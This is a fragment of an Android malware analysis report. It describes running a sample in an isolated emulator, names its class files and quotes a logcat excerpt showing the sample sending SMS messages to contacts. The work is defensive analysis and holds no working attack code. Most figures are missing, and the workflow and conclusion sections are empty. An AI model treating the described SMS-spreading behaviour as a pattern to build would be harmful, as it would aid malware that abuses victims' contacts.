
The malware was run on Android 8.0, API 26, Pixel 3a Android Virtual Device.  
The device was connected to Linux Host using ADB.  
Internet, GPS, WiFi was turned off for the device.




Initial Permission Grant




Initial Permission Grant



Smooth.class





Smooth.class



Spec.class





Final Screen of Fini.class, Act.class as service in back.

## 2.2.2 Debug Logs


It is interesting that Malware Developer did not remove the developer logs from the code, In our Virtual Device we can see output of **Log.d()** function with **Logcat** in **ADB**

```
03-23 11:46:28.385 7005 7104 W System.err: at libcore.io.Linux.android_getaddrinfo(Native Method)
03-23 11:46:28.385 7005 7104 W System.err: at libcore.io.ForwardingOs.android_getaddrinfo(ForwardingOs.java:58)
03-23 11:46:28.385 7005 7104 W System.err: at java.net.Inet6AddressImpl.lookupHostByName(Inet6AddressImpl.java:
03-23 11:46:28.385 7005 7104 W System.err: ... 18 more
03-23 11:46:28.388 7005 7120 D -----: SENDIG mSG to in 676 time : (888)7931803
03-23 11:46:42.999 7005 7024 D EGL_emulation: eglMakeCurrent: 0xad646b60: ver 2 0 (tinfo 0xad6ecf40)
03-23 11:46:43.016 7005 7005 W InputEventReceiver: Attempted to finish an input event but the input event receive
03-23 11:46:43.526 7005 7024 D EGL_emulation: eglMakeCurrent: 0xad646b60: ver 2 0 (tinfo 0xad6ecf40)
03-23 11:47:29.185 7005 7010 I zygote : Do partial code cache collection, code=248KB, data=148KB
03-23 11:47:29.185 7005 7010 I zygote : After code cache collection, code=246KB, data=147KB
03-23 11:47:29.185 7005 7010 I zygote : Increasing code cache capacity to 1024KB
03-23 11:47:43.039 7005 7024 D EGL_emulation: eglMakeCurrent: 0xad646b60: ver 2 0 (tinfo 0xad6ecf40)
```

Here, in the screenshot above we can see that the author of malware did not remove the Logging Mechanism from the code. Hence it logs things like whenever it sends SMS to contacts etc. This also helps us as a crosscheck for our static analysis.

## 2.3 Proposed WorkFlow of Malware

(Figure in Next Page) »



# Conclusion

